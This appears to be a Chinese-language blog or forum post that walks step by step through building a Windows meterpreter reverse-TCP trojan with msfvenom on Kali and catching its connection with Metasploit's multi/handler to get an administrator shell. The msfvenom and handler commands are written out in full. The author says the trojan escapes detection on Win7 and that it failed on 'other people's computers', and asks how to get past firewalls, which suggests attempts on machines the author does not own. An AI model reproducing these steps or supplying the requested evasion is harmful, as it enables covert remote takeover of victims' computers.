

1. 在kali终端利用msfvemon生成木马

Msfvenom -p windows/meterpreter/reverse\_tcp lhost=192.168.11.129 lport=4444 -f exe x>terry.exe

Lhost设置本机ip lport设置监听的端口，要根据目标是否开启这个端口



2.成功生成木马程序。将木马程序放在win7上




3.打开msf使用连接木马的模块，配置参数


use exploit/multi/handler 使用模块

set payload windows/meterpreter/reverse\_tcp


设置payload




4.show options查看需要设置的参数，这时候要设置本机ip和监听端口，不用目标机，因为要连接木马程序。这个木马在win7上不会报毒，但在win10上会被系统检测出来





5.设置完成点击run，等待目标运行木马



6.在win7上运行木马不会有反应鼠标的圈转一会就没了



6．但是kali这边已经连接成功



7.成功得到shell，而且是管理员权限。但是我在虚拟机上成功了，在自己的win10上也成功了，但是在别人电脑上却不行。我自己估计是被防火墙拦截，最近还在学习绕过防火墙连接的方法。求大佬指点迷津。